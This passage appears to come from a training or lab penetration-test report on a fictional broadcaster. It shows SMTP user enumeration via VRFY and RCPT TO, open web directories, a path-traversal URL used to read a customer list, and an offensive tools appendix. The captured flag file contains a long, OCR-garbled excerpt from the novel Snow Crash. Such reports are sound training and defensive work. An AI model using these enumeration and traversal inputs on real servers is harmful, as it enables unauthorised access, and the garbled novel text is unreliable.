550 5.1.1 <test>: Recipient address rejected: User unknown in local recipient table
RCPT TO:gibson
550 5.1.1 <gibson>: Recipient address rejected: User unknown in local recipient table
VRFY root
252 2.0.0 root
VRFY blaugh
550 5.1.1 <blaugh>: Recipient address rejected: User unknown in local recipient table
RCPT TO:root
250 2.1.5 Ok
RCPT TO:test
550 5.1.1 <test>: Recipient address rejected: User unknown in local recipient table
RCPT TO:admin
550 5.1.1 <admin>: Recipient address rejected: User unknown in local recipient table
```

### Server Logs

An attacker could leverage this vulnerability to obtain a list of valid usernames for use in later attacks such as password spraying.

***Remediation Recommendations***

- Randomize error messages so that attackers cannot use them to determine whether or not a particular email address exists on the mail server

**Additional Resources**

Kali Linux – SMTP User Enum

- <https://www.kali.org/tools/smtp-user-enum/>

Commented [LVT10]: TODO



## Low Risk Findings

### Open Web Directory

#### Overview


Open Web Directory		
Low Risk	CVSS Score	3.7
	CVSS Vector String	CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N

#### Affected Locations:

<http://10.10.0.66/data/>  
<http://10.10.0.66/images/>  
<http://10.10.0.66:8001/data/>  
<http://10.10.0.66:8001/images/>

#### Details

The assessment team discovered multiple open web directories throughout the NBN web application. Some of them contained sensitive information or names of restricted files. The /data/ directory shown below contains sensitive information that should not be accessed without authorization and shows the names of files that cannot be accessed.



Open Web Directory



## Roles and Responsibilities

The Hyperthetical team consists of experienced penetration testers who will work closely with NBN's IT staff throughout the testing process. We will assign a project manager to oversee testing and ensure that clear lines of communication are maintained throughout the engagement.

### Hyperthetical Consulting

Hyperthetical Security Consulting ("Hyperthetical")	
Business Address	6 MetroTech Center, Brooklyn, NY 11201
Website	<a href="https://hyperthetical.com">https://hyperthetical.com</a>
Lead/Technical Consultant	
Assessor Name	Lindsay Von Tish
Title	CEO, Senior Security Consultant
Email	<a href="mailto:lmv9443@nyu.edu">lmv9443@nyu.edu</a>
Telephone	(646) 997-3600
Engagement Manager	
Name	Lindsay Von Tish
Title	CEO, Senior Security Consultant
Email	<a href="mailto:lmv9443@nyu.edu">lmv9443@nyu.edu</a>
Telephone	(646) 997-3600

### Near-Earth Broadcast Network

Near-Earth Broadcast Network ("NBN")	
Business Address	1800 Archer St. The Bronx, NY 10460
Website	<a href="https://corp.nbn">https://corp.nbn</a>
Point of Contact	
Name	Bill Gibson
Title	CISO
Email	<a href="mailto:gibson@corp.nbn">gibson@corp.nbn</a>

## Appendix A: Glossary and Definitions

**Asset:** Something that holds value, whether it's a system or data, that a threat may be trying to access or compromise.

**Attack Vector:** The path or means by which an attacker can access a system or network.

**Authentication:** The process of verifying the identity of a user or device before granting access to a computer system or network.

**Authorization:** The process of granting or denying access to a specific resource or system based on a user's identity and permissions.

**Denial of Service (DoS):** An attack meant to make a system unavailable to legitimate users.

**Encryption:** The process of converting sensitive data into an unreadable format to protect it from unauthorized access.

**Ethical Hacking:** Authorized behavior and actions to identify vulnerabilities of a system to help improve its security posture.

**Exploit:** A threat event that weaponizes code or an application, to take advantage of a weakness for the purpose of having an intended effect to a target that would otherwise be impossible, unintended by the target owner, or unauthorized.

**Firewall:** A network security system that monitors and controls incoming and outgoing network traffic.

**Hacking:** Using something in a deliberate way to create effects that is against the original intention or design.

**LoLBins ("Living off the Land Binaries"):** Legitimate binaries or executables included with operating systems or other software that an attacker can use to perform malicious activities, often to evade detection by security software.

**Mitigation:** A measure taken to reduce the risk of a successful attack or to minimize the harm caused by an attack.

**Patch:** A software update that fixes a computer system or network vulnerability.

**Penetration testing:** A method of testing a computer system, network, or web application to identify vulnerabilities and exploit them to gain unauthorized access to sensitive data.

**Phishing:** A social engineering attack that uses email or other messaging platforms to trick users into revealing sensitive information or clicking on malicious links or attachments.

**Risk:** The potential for damage or harm resulting from a successful attack.

**Security Audit:** A thorough checklist of security controls are measured against both technical implementations, policies, and procedures.

**Severity:** The degree of harm that could result from a successful attack, often measured on a scale from low to critical.

**Social engineering:** Using psychological manipulation to trick users into divulging sensitive information or performing actions that could compromise security.

**Threat:** Something that can cause the system harm, either adversarial, environmental, or accidental.

**Threat Event:** The event that is doing some harm against a target. Adversarial could take the form of recon, creating weapons (exploits), attacking, exfiltrating data, or other malicious actions against a target. Non-adversarial examples might be disk failure, employee negligence, or natural disaster.

**Vulnerability:** A weakness in a business process, configuration, operating system, or application that can be used to create unintended and undesired scenarios or opportunities for threat events.

## Appendix B: Tools

### Reconnaissance

Name	URL
BuiltWith	<a href="https://builtwith.com/">https://builtwith.com/</a>
Get All URLs (GAU)	<a href="https://github.com/lc/gau">https://github.com/lc/gau</a>
GoWitness	<a href="https://github.com/sensepost/gowitness">https://github.com/sensepost/gowitness</a>
Massscan	<a href="https://github.com/robertdavidgraham/masscan">https://github.com/robertdavidgraham/masscan</a>
Nmap	<a href="https://nmap.org/">https://nmap.org/</a>
Recon-ng	<a href="https://www.kali.org/tools/recon-ng/">https://www.kali.org/tools/recon-ng/</a>
Shodan	<a href="https://www.shodan.io/">https://www.shodan.io/</a>
TheHarvester	<a href="https://www.kali.org/tools/theharvester/">https://www.kali.org/tools/theharvester/</a>

### Vulnerability Discovery

Name	URL
FFUF	<a href="https://github.com/ffuf/ffuf">https://github.com/ffuf/ffuf</a>
Gobuster	<a href="https://github.com/OJ/gobuster">https://github.com/OJ/gobuster</a>
Nikto	
Nmap Scripting Engine (NSE)	<a href="https://nmap.org/book/nse.html">https://nmap.org/book/nse.html</a>
OpenVAS	<a href="https://github.com/sullo/nikto">https://github.com/sullo/nikto</a>

### Exploitation and Escalation

Name	URL
CrackMapExec	<a href="https://www.kali.org/tools/crackmapexec/">https://www.kali.org/tools/crackmapexec/</a>
Metasploit	<a href="https://www.metasploit.com/">https://www.metasploit.com/</a>
Mimikatz	<a href="https://github.com/ParrotSec/mimikatz">https://github.com/ParrotSec/mimikatz</a>
PowerSploit	<a href="https://github.com/PowerShellMafia/PowerSploit">https://github.com/PowerShellMafia/PowerSploit</a>
Responder	<a href="https://github.com/SpiderLabs/Responder">https://github.com/SpiderLabs/Responder</a>

## Appendix C: Flags

### Flag 1

**Location:** <http://10.10.0.66/data/flag1>

**Access:** Flag 1 was accessible through the web application without authorization.



Flag 1

.oom

### Flag 2

**Location:** <http://10.10.0.66/internal/customers.php?list=..%2Fdata%2Fcustomer.list>

**Access:** Flag 2 was accessible through the web application with authorized user access.



Flag 2

## Flag 3

**Location:** ~/gibson/**Access:** Accessible through anonymous FTP

cat flag3

1

The Deliverator belongs to an elite order, a hallowed subcategory. He's got esprit up to here. Right now, he is preparing to carry out his third mission of the night. His uniform is black as activated charcoal, filtering the very light out of the air. A bullet will bounce off its arachnofiber weave like a wren hitting a patio door, but excess perspiration wafts through it like a breeze through a freshly napalmed forest. Where his body has bony extremities, the suit has sintered armorgel: feels like gritty jello, protects like a stack of telephone books.

When they gave him the job, they gave him a gun. The Deliverator never deals in cash, but someone might come after him anyway-might want his car, or his cargo. The gun is tiny, acm-

2

styled, lightweight, the kind of gun a fashion designer would carry; it fires teensy darts that fly at five times the velocity of an SR-71 spy plane, and when you get done using it, you have to plug it into the cigarette lighter, because it runs on electricity.

The Deliverator never pulled that gun in anger, or in fear. He pulled it once in Gila Highlands. Some punks in Gila Highlands, a fancy Burbclave, wanted themselves a delivery, and they didn't want to pay for it. Thought they would impress the Deliverator with a baseball bat. The Deliverator took out his gun, centered its laser doohickey on that poised Louisville Slugger, fired it. The recoil was immense, as though the weapon had blown up in his hand. The middle third of the baseball bat turned into a column of burning sawdust accelerating in all directions like a bursting star. Punk ended up holding this bat handle with milky smoke pouring out the end. Stupid look on his face. Didn't get nothing but trouble from the Deliverator.

Since then the Deliverator has kept the gun in the glove compartment and relied, instead, on a matched set of samurai swords, which have always been his weapon of choice anyhow. The punks in Gila Highlands weren't afraid of the gun, so the Deliverator was forced to use it. But swords need no demonstrations.

The Deliverator's car has enough potential energy packed into its batteries to fire a pound of bacon into the Asteroid Belt. Unlike a bimbo box or a Burb beater, the Deliverator's car unloads that power through gaping, gleaming, polished sphincters. When the Deliverator puts the hammer down, !@#\$ happens. You want to talk contact patches? Your car's tires have tiny contact patches, talk to the asphalt in four places the size of your tongue. The Deliverator's car has big sticky tires with contact patches the size of a fat lady's thighs. The Deliverator is in touch with the road, starts like a bad day, stops on a peseta.

Why is the Deliverator so equipped? Because people rely on him. He is a roll model. This is America. People do whatever the !@#\$ they feel like doing, you got a problem with that? Because they have a right to. And because they have guns and no one can !@#\$ing stop them. As a result, this country has one of the worst economies in the world. When it gets down to it-talking trade balances here-once we've brain-drained all our technology into other countries, once things have evened out, they're making

3

cars in Bolivia and microwave ovens in Tadzhikistan and selling them here-once our edge in natural resources has been made irrelevant by giant Hong Kong ships and dirigibles that can ship North Dakota all the way to New Zealand for a nickel-once the Invisible Hand has taken all those historical inequities



and smeared them out into a broad global layer of what a Pakistani brickmaker would consider to be prosperity-y-know what? There's only four things we do better than anyone else

music  
movies  
microcode (software)  
high-speed pizza delivery

The Deiverator used to make software. Still does, sometimes. But if life were a mellow elementary school run by well-meaning education Ph.D.s, the Deliverator's report card would say: "Hiro is so bright and creative but needs to work harder on his cooperation skills."

So now he has this other job. No brightness or creativity involved-but no cooperation either. Just a single principle: The Deliverator stands tall, your pie in thirty minutes or you can have it free, shoot the driver, take his car, file a class-action suit. The Deliverator has been working this job for six months, a rich and lengthy tenure by his standards, and has never delivered a pizza in more than twenty-one minutes.

Oh, they used to argue over times, many corporate driver-years lost to it: homeowners, red-faced and sweaty with their own lies, stinking of Old Spice and job-related stress, standing in their glowing yellow doorways brandishing their Seikos and waving at the clock over the kitchen sink, I swear, can't you guys tell time?

Didn't happen anymore. Pizza delivery a major industry. A managed industry. People went to CosaNostra Pizza University four years just to learn it. Came in its doors unable to write an English sentence, from Abkhazia, Rwanda, Guanajuato, South Jersey, and came out knowing more about pizza than a Bedouin knows about sand. And they had studied this problem. Graphed the frequency of doorway delivery-time disputes. Wired the early Deliverators to record, then analyze, the debating tactics, the

4

voice-stress histograms, the distinctive grammatical structures employed by white middle-class Type A Burblave occupants who against all logic had decided that this was the place to take their personal Custerian stand against all that was stale and deadening in their lives: they were going to lie, or delude themselves, about the time of their phone call and get themselves a free pizza; no, they deserved a free pizza along with their life, liberty, and pursuit of whatever, it was !@#\$ing inalienable. Sent psychologists out to these people's houses, gave them a free TV set to submit to an anonymous interview, hooked them to polygraphs, studied their brain waves as they showed them choppy, inexplicable movies of porn queens and late-night car crashes and Sammy Davis, Jr., put them in sweet-smelling, mauve-walled rooms and asked them questions about Ethics so perplexing that even a Jesuit couldn't respond without committing a venial sin.

The analysts at CosaNostra Pizza University concluded that it was just human nature and you couldn't fix it, and so they went for a quick cheap technical fix: smart boxes. The pizza box is a plastic carapace now, corrugated for stiffness, a little LED readout glowing on the side, telling the Deiverator how many trade imbalance-producing minutes have ticked away since the fateful phone call. There are chips and stuff in there. The pizzas rest, a short stack of them, in slots behind the Deliverator's head. Each pizza glides into a slot like a circuit board into a computer, clicks into place as the smart box interfaces with the onboard system of the Deliverator's car. The address of the caller has already been inferred from his phone number and poured into the smart box's built-in RAM. From there it is communicated to the car, which computes and projects the optimal route on a heads-up display, a glowing colored map traced out against the windshield so that the Deiverator does not even have to glance down.

If the thirty-minute deadline expires, news of the disaster is flashed to CosaNostra Pizza Headquarters and relayed from there to Uncle Enzo himself-the Sicilian Colonel Sanders, the Andy Griffith of Bensorihurst, the straight razor-swinging figment of many a Deliverator's nightmares, the Capo and prime figurehead of CosaNostra Pizza, Incorporated\_\_who will be on the phone to the customer within five minutes, apologizing profusely. The next day, Uncle Enzo will land on the customer's yard in a jet helicopter and apologize some more and give him a free trip to Italy-all he has to do is sign a bunch of releases that make him a public figure and spokesperson for CosaNostra Pizza and basically end his private life as he knows it. He will come away from the whole thing feeling that, somehow, he owes the Mafia a favor.

The Deliverator does not know for sure what happens to the driver in such cases, but he has heard some rumors. Most pizza deliveries happen in the evening hours, which Uncle Enzo considers to be his private time. And how would you feel if you had to interrupt dinner with your family in order to call some obstreperous dork in a Burbclave and grovel for a late !@\$ing pizza? Uncle Enzo has not put in fifty years serving his family and his country so that, at the age when most are playing golf and bobbling their granddaughters, he can get out of the bathtub dripping wet and lie down and kiss the feet of some sixteen-year-old skate punk whose pepperoni was thirty-one minutes in coming. Oh, God. It makes the Deliverator breathe a little shallower just to think of the idea.

But he wouldn't drive for CosaNostra Pizza any other way.

You know why? Because there's something about having your life on the line. It's like being a kamikaze pilot. Your mind is clear. Other people-store clerks, burger flippers, software engineers, the whole vocabulary of meaningless jobs that make up Life in America-other people just rely on plain old competition. Better if your burgers or debug your subroutines faster and better than your high school classmate two blocks down the strip is flipping or debugging, because we're in competition with those guys, and people notice these things.

What a !@\$ing rat race that is. CosaNostra Pizza doesn't have any competition. Competition goes against the Mafia ethic. You don't work harder because you're competing against some identical operation down the street. You work harder because everything is on the line. Your name, your honor, your family, your life. Those burger flippers might have a better life expectancy- but what kind of life is it anyway, you have to ask yourself. That's why nobody, not even the Nipponese, can move pizzas faster than CosaNostra. The Deliverator is proud to wear the uniform, proud to drive the car, proud to march up the front walks of

6

innumerable Burbclave homes, a grim vision in ninja black, a pizza on his shoulder, red LED digits blazing proud numbers into the night: 12:32 or 15:15 or the occasional 20:43.

The Deliverator is assigned to CosaNostra Pizza #3569 in the Valley. Southern California doesn't know whether to bustle or just strangle itself on the spot. Not enough roads for the number of people. Fairlanes, Inc. is laying new ones all the time. Have to bulldoze lots of neighborhoods to do it, but those seventies and eighties developments exist to be bulldozed, right? No sidewalks, no schools, no nothing. Don't have their own police force-no immigration control-undesirables can walk right in without being frisked or even harassed. Now a Burbclave, that's the place to live. A city-state with its own constitution, a border, laws, cops, everything.

The Deliverator was a corporal in the Farms of Merryvale State Security Force for a while once. Got himself fired for pulling a sword on an acknowledged perp. Slid it right through the fabric of the perp's shirt, gliding the flat of the blade along the base of his neck, and pinned him to a warped and bubbled expanse of vinyl siding on the wall of the house that the perp was trying to break into. Thought it was a pretty righteous bust. But they fired him anyway because the perp turned out to be the son of the vice-chancellor of the Farms of Merryvale. Oh, the weasels had an excuse: said that a thirty-six-inch samurai sword was not on their Weapons Protocol. Said that he had violated the SPAC, the Suspected

Perpetrator Apprehension Code. Said that the perp had suffered psychological trauma. He was afraid of butter knives now; he had to spread his jelly with the back of a teaspoon. They said that he bad exposed them to liability.

The Deiverator had to borrow some money to pay for it. Had to borrow it from the Mafia, in fact. So he's in their database now-retinal patterns, DNA, voice graph, fingerprints, footprints, palm prints, wrist prints, every flicking part of the body that had wrinkles on it-almost-those bastards rolled in ink and made a print and digitized it into their computer. But it's their money-sure they're careful about loaning it out. And when he applied for the Deliverator job they were happy to take him, because they knew him. When he got the loan, he had to deal

7

personally with the assistant vice-capo of the Valley, who later recommended him for the Deliverator job. So it was like being in a family. A really scary, twisted, abusive family.

CosaNostra Pizza #3569 is on Vista Road just down from Kings Park Mall. Vista Road used to belong to the State of California and now is called Fairlanes, Inc. Rte. CSV-5. Its main competition used to be a U.S. highway and is now called Cruise- ways, Inc Rte. Cal-12. Farther up the Valley, the two competing highways actually cross. Once there had been bitter disputes, the intersection closed by sporadic sniper fire. Finally, a big developer bought the entire intersection and turned it into a drive~through mall. Now the roads just feed into a parking system-not a lot, not a ramp, but a system-and lose their identity. Getting through the intersection involves tracing paths through the parking system, many braided filaments of direction like the Ho Chi Minh trail. CSV-5 has better throughput, but Cal.12 has better pavement. That is typical-Fairlanes roads emphasize getting you there, for Type A drivers, and Cruiseways emphasize the enjoyment of the ride, for Type B drivers.

The Deliverator is a Type A driver with rabies. He is zeroing in on his home base, CosaNostra Pizza #3569, cranking up the left lane of CSV-5 at a hundred and twenty kilometers. His car is an invisible black lozenge, just a dark place that reflects the bin-nd of franchise signs-the loglo. A row of orange lights burbies and churns across the front, where the grille would be if this were an air-breathing car. The orange light looks like a gasoline fire. It comes in through people's rear windows, bounces off their rearview mirrors, projects a fiery mask across their eyes, reaches into their subconscious, and unearths terrible fears of being pinned, fully conscious, under a detonating gas tank, makes them want to pull over and let the Deiverator overtake them in his black chariot of pepperoni fire.

The loglo, overhead, marking out CSV-5 in twin contrails, is a body of electrical light made of innumerable cells, each cell designed in Manhattan by imageers who make more for designing a single logo than a Deliverator will make in his entire lifetime. Despite their efforts to stand out, they all smear together, especially at a hundred and twenty kilometers per hour. Still, it is easy

8

to see CosaNostra Pizza #3569 because of the billboard, which is wide and tall even by current inflated standards. In fact, the squat franchise itself looks like nothing more than a low-slung base for the great aramid fiber pillars that thrust the billboard up into the trademark firmament. Marca Registrada, baby. The billboard is a classic, a chestnut, not a figment of some fleeting Mafia promotional campaign. It is a statement, a monument built to endure. Simple and dignified. It shows Uncle Enzo in one of his spiffy Italian suits. The pinstripes glint and flex like sinews. The pocket square is luminous. His hair is perfect, slicked back with something that never comes off, each strand cut off st.raight and square at the end by Uncle Enzo's cousin, Art the Barber, who runs the second-largest chain of low-end haircutting establishments in the world. Uncle Enzo is standing there, not exactly smiling, an avuncular glint in his eye for sure, not posing like a model but standing there like your uncle would, and it says

The Mafia  
you've got a friend in The Family!

paid for by the Our Thing Foundation

The bifiboard serves as the Deliverator's polestar. He knows that when he gets to the place on CSV-5 where the bottom corner of the billboard is obscured by the pseudo-Gothic stained-glass arches of the local Reverend Wayne's Pearly Gates franchise, it's time for him to get over into the right lanes where the retards and the bimbo boxes poke along, random, indecisive, looking at each passing franchise's driveway like they don't know if it's a promise or a threat.

He cuts off a bimbo box-a family minivan-veers past the Buy 'n' Fly that is next door, and pulls into CosaNostra Pizza #3569. Those big fat contact patches complain, squeal a little bit, but they hold on to the patented Fairlanes, Inc. high-traction pavement and guide him into the chute. No other Deliverators are waiting in the chute. That is good, that means high turnover for him, fast action, keep moving that 'za. As he scrunches to a stop, the electromechanical hatch on the flank of his car is already opening to reveal his empty pizza slots, the door clicking

9

and folding back in on itself like the wing of a beetle. The slots are waiting. Waiting for hot pizza.

And waiting. The Deiverator honks his horn. This is not a nominal outcome.

Window slides open. That should never happen. You can look at the three-ring binder from CosaNostra Pizza University, cross-reference the citation for window, chute, dispatcher's, and it will give you all the procedures for that window-and it should never be opened. Unless something has gone wrong.

The window slides open and-you sitting down?-smoke comes out of it. The Deliverator hears a discordant beetling over the metal hurricane of his sound system and realizes that it is a smoke alarm, coming from inside the franchise.

Mute button on the stereo. Oppressive silence-his eardrums uncringe-the window is buzzing with the cry of the smoke alarm. The car idles, waiting. The hatch has been open too long, atmospheric pollutants are congealing on the electrical contacts in the back of the pizza slots, he'll have to clean them ahead of schedule, everything is going exactly the way it shouldn't go in the three-ring binder that spells out all the rhythms of the pizza universe.

Inside, a football-shaped Abkhazian man is running to and fro, holding a three-ring binder open, using his spare tire as a ledge to keep it from collapsing shut; he runs with the gait of a man carrying an egg on a spoon. He is shouting in the Abkhazian dialect; all the people who run CosaNostra pizza franchises in this part of the Valley are Abkhazian immigrants.

It does not look like a serious fire. The Deliverator saw a real fire once, at the Farms of Men-yvale, and you couldn't see anything for the smoke. That's all it was: smoke, burbling out of nowhere, occasional flashes of orange light down at the bottom, like heat lightning in tall clouds. This is not that kind of fire. It is the kind of fire that just barely puts out enough smoke to detonate the smoke alarms. And he is losing time for this !@#\$.

The Deliverator holds the horn button down. The Abkhazian manager comes to the window. He is supposed to use the intercom to talk to drivers, he could say anything he wanted and it would be piped straight into the Deiverator's car, but no, he has

to talk face to face, like the Deiverator is some kind of !@#Sing ox cart driver. He is red-faced, sweating, his eyes roll as he tries to think of the English words.

4dA fire, a little one," he says.

The Deliverator says nothing. Because he knows that all of this is going onto videotape. The tape is being pipelined, as it happens, to CosaNostra Pizza University, where it will be arialyzed in a pizza management science laboratory. It will be shown to Pizza University students, perhaps to the very students who will replace this man when he gets fired, as a textbook example of how to screw up your life.

"New employee-put his dinner in the microwave-had foil in it-boom!" the manager says. Abkhazia had been part of the Soviet Union. A new immigrant from Abkhazia trying to operate a microwave was like a deep-sea tube worm doing brain surgery. Where did they get these guys? Weren't there any Americans who could bake a pizza?

"Just give me one pie," the Deliverator says.

Talking about pies snaps the guy into the current century. He gets a grip. He slams the window shut, strangling the relentless keening of the smoke alarm.

A Nipponese robot arm shoves the pizza out and into the top slot. The hatch folds shut to protect it. As the Deliverator is pulling out of the chute, building up speed, checking the address that is flashed across his windshield, deciding whether to turn right or left, it happens. His stereo cuts out again-on command of the onboard system. The cockpit lights go red. A repetitive buzzer begins to sound. The LED readout on his windshield, which echoes the one on the pizza box, flashes up: 20:00. They have just given the Deliverator a twenty-minute-old pizza. He checks the address; it is twelve miles away.

2

The Deliverator lets out an involuntary roar and puts the hammer down. His emotions tell him to go back and kill that manager, get his swords out of the trunk, dive in through the little sliding window like a ninja, track him down through the maelstrom chaos of the microwaved franchise and confront him in a climactic thick-crust apocalypse. But he thinks the same thing when someone cuts him off on the freeway, and he's never done it yet.

He can handle this. This is doable. He cranks up the orange warning lights to maximum brilliance, puts his headlights on autoflash. He overrides the warning buzzer, jams the stereo over to Taxiscan, which cruises all the taxi-driver frequencies listening for interesting traffic. Can't understand a flicking word. You could buy tapes, learn-while-you-drive, and learn to speak Taxilinga. It was essential, to get a job in that business. They said it was based on English but not one word in a hundred was recognizable. Still, you could get an idea. If there was trouble on this road, they'd be babbling about it in Taxilinga, give him some warning, let him take an alternate route so he wouldn't get stuck in traffic.

he grips the wheel  
stuck in traffic

his eyes get big, he can feel the pressure driving them back into his skull  
or caught behind a mobile home  
his bladder is very full and deliver the pizza  
Oh, God oh, God  
late

22:06 hangs on the windshield, all he can see, all he can think about is 30:01.

The taxi drivers are buzzing about something. Taxilinga is mellifluous babble with a few harsh foreign sounds, like butter spiced with broken glass. He keeps hearing "fare." They are always jabbering about their fares. Big deal. What happens if you deliver your fare

12  
late

you don't get as much of a tip? Big deal.

Big slowdown at the intersection of CSV-5 and Oahu Road, per usual, only way to avoid it is to cut through The Mews at Windsor Heights.

TMAWFs all have the same layout. When creating a new Burbclave, TMAWH Development Corporation will chop down any mountain ranges and divert the course of any mighty rivers that threaten to interrupt this street plan-ergonomically designed to encourage driving safety. A Deliverator

can go into a Mews at Windsor Heights anywhere from Fairbanks to Yaroslavl to the Shenzhen special economic zone and find his way around.

But once you've delivered a pie to every single house in a TMAWH a few times, you get to know its little secrets. The Deliverator is such a man. He knows that in a standard TMAWH there is only one yard-one yard-that prevents you from driving straight in one entrance, across the Burbclave, and out the other. If you are squeamish about driving on grass, it might take you ten minutes to meander through TMAWH. But if you have the bails to lay tracks across that one yard, you have a straight shot through the center.

The Deliverator knows that yard. He has delivered pizzas there. He has looked at it, scoped it out, memorized the location of the shed and the picnic table, can find them even in the dark-knows that if it ever came to this, a twenty-three-minute pizza, miles to go, and a slowdown at CSV-5 and Oahu-he could enter The Mews at Windsor Heights (his electronic delivery-man's visa would raise the gate automatically), scream down Heritage Boulevard, rip the turn onto Strawbridge Place (ignoring the DEAD END sign and the speed limit and the CHILDREN PLAYING ideograms that are strung so liberally throughout TMAWH), thrash the speed bumps with his mighty radials, blast up the driveway of Number 15 Strawbridge Circle, cut a hard left around the backyard shed, careen into the backyard of Number 84 Mayapple Place, avoid its picnic table (tricky), get into their driveway and out onto Mayapple, which takes him to Bellewoode Valley Road, which runs straight to the exit of the Burbclave. TMAWH security police might be waiting for him at the exit, but

13

their STDs, Severe Tire Damage devices, only point one way- they can keep people out, but not keep them in.

This car can go so !@#\$ing fast that if a cop took a bite of a doughnut as the Deliverator was entering Heritage Boulevard, he probably wouldn't be able to swallow it until about the time the Deliverator was shrieking out onto Oahu.

Thunk. And more red lights come up on the windshield: the perimeter security of the Deliverator's vehicle has been breached.

No. It can't be.

Someone is shadowing him. Right off his left flank. A person on a skateboard, rolling down the highway right behind him, just as he is laying in his approach vectors to Heritage Boulevard.

The Deliverator, in his distracted state, has allowed himself to get pooned. As in harpooned. It is a big round padded electromagnet on the end of an arachnofiber cable. It has just thunked onto the back of the Deliverator's car, and stuck. Ten feet behind him, the owner of this cursed device is surfing, taking him for a ride, skateboarding along like a water skier behind a boat.

In the rearview, flashes of orange and blue. The parasite is not just a punk out having a good time. It is a businessman making money. The orange and blue coverall, bulging all over with sintered armorgel padding, is the uniform of a Kourier. A Kourier from RadiKS, Radikal Kourier Systems. Like a bicycle messenger, but a hundred times more irritating because they don't pedal under their own power-They just latch on and slow you down.

Naturally. The Deliverator was in a hurry, flashing his-lights, squealing his contact patches. The fastest thing on the road. Naturally, the Kourier would choose him to latch onto.

No need to get rattled. With the shortcut through TMAWH, he will have plenty of time. He passes a slower car in the middle lane, then cuts right in front of him. The Kourier will have to unpoon or else be slammed sideways into the slower vehicle.

Done. The Kourier isn't ten feet behind him anymore-he is right there, peering in the rear window.

Anticipating the maneuver, the Kourier reeled in his cord, which is attached to a handle with a power reel in it, and is now right on top of the pizza

14

mobile, the front wheel of his skateboard actually underneath the Deliverator's rear bumper. An orange-and-blue-gloved hand reaches forward, a transparent sheet of plastic draped over it, and slaps his driver's side window. The Deliverator has just been stickered. The sticker is a foot across and reads, in big orange block letters, printed backward so that he can read it from the inside.

#### THAT WAS STALE

He almost misses the turnoff for The Mews at Windsor Heights. He has to jam the brakes, let traffic clear, cut across the curb lane to enter the Burbclave. The border post is well lighted, the customs agents ready to frisk all comers-cavity-search them if they are the wrong kind of people-but the gate flies open as if by magic as the security system senses that this isa CosaNostra Pizza vehicle, just making a delivery, sir. And as he goes through, the Kourier-that tick on his as9-waves to the border police! What a prick! Like he comes in here all the time!

He probably does come in here all the time. Picking up important !@#\$ for important TMAWH people, delivering it to other FOQNEs, Franchise-Organized Quasi-National Entities, getting it through customs. That's what Kouriers do. Still.

He's going too slow, lost all his momentum, his timing is off. Where's the Kourier? Ah, reeled out some line, is following behind again. The Deliverator knows that this jerk is in for a big surprise. Can he stay on his !@#\$ing skateboard while he's being hauled over the flattened remains of some kid's plastic tricycle at a hundred kilometers? We're going to find out.

The Kourier leans back-.the Deiverator can't help watching in the rearview-leans back like a water skier, pushes off against his board, and swings around beside him, now traveling abreast with him up Heritage Boulevard and slap another sticker goes up, this one on the windshield! It says

#### SMOOTH MOVE, EX-LAX

The Deiverator has heard of these stickers. It takes hours to get them off. Have to take the car into a detailing place, pay trillions of dollars. The Deiverator has two things on his agenda now: He is going to shake this street scum, whatever it takes, and deliver the !@#\$ing pizza all in the space of

24:23

the next five minutes and thirty-seven seconds.

This is it-got to pay more attention to the road-he swings into the side street, no warning, hoping maybe to whipsaw the Kourier into the street sign on the corner. Doesn't work. The smart ones watch your front tires, they see when you're turning, can't surprise them. Down Strawbridge Place! It seems so long, longer than he remembered-natural when you're in a hurry. Sees the glint of cars up ahead, cars parked sideways to the road-these must be parked in the circle. And there's the house. Light blue vinyl clapboard two-story with one-story garage to the side. He makes that driveway the center of his universe, puts the Kourier out of his mind, tries not to think about Uncle Enzo, what he's doing right now-in the bath, maybe, or taking a crap, or making love to some actress, or teaching Sicilian songs to one of his twenty-six granddaughters.

The slope of the driveway slams his front suspension halfway up into the engine compartment, but that's what suspensions are for. He evades the car in the driveway-rnust have visitors tonight, didn't remember that these people drove a Lexus-cuts through the hedge, into the side yard, looks for that shed, that shed he absolutely must not run into it's not there, they took it down

next problem, the picnic table in the next yard  
hang on, there's a fence, when did they put up a fence?  
This is no time to put on the brakes. Got to build up some speed, knock it down without blowing all this momentum. It's just a four-foot wooden thing,  
The fence goes down easy, he loses maybe ten percent of his speed. But strangely, it looked like an old fence, maybe he made a wrong turn somewhere-he realizes, as he catapults into an empty backyard swimming pool  
i6

\_\_\_\_\_ If it had been full of water, that wouldn't have been so bad, maybe the car would have been saved, he wouldn't owe CosaNostra Pizza a new car. But no, he does a Stuka into the far wall of the pool, it sounds more like an explosion than a crash. The airbag inflates, comes back down a second later like a curtain revealing the structure of his new life: he is stuck in a dead car in an empty pool in a TMAWH, the sirens of the Burbclave's security police are approaching, and there's a pizza behind his head, resting there like the blade of a guillotine, with 25:17 on it.

"Where's it going?" someone says. A woman.

He looks up through the distorted frame of the window, now rimmed with a fractal pattern of crystallized safety glass. It is the Kourier talking to him. The Kourier is not a man, it is a young woman. A !@#\$ing teenaged girl. She is pristine, unhurt. She has skated right down into the pool, she's now oscillating back and forth from one side of the pool to the other, skating up one bank, almost to the lip, turning around, skating down and across and up the opposite side. She is holding her poon in her right hand, the electromagnet reeled up against the handle so it looks like some kind of a strange wide-angle intergalactic death ray. Her chest glitters like a general's with a hundred little ribbons and medals, except each rectangle is not a ribbon, it is a bar code. A bar code with an ID number that gets her into a different business, highway, or FOQNE.

1'Yor she says. "Where's the pizza going?"

He's going to die and she's gamboling.

"White Columns. 5 Oglethorpe Circle," he says.

"I can do that. Open the hatch."

His heart expands to twice its normal size. Tears come to his eyes. He may live. He presses a button and the hatch opens.

On her next orbit across the bottom of the pool, the Kouner yanks the pizza out of its slot. The Deliverator winces, imagining the garlicky topping accordioning into the back wall of the box. Then she puts it sideways under her arm. It's more than a Deliverator can stand to watch.

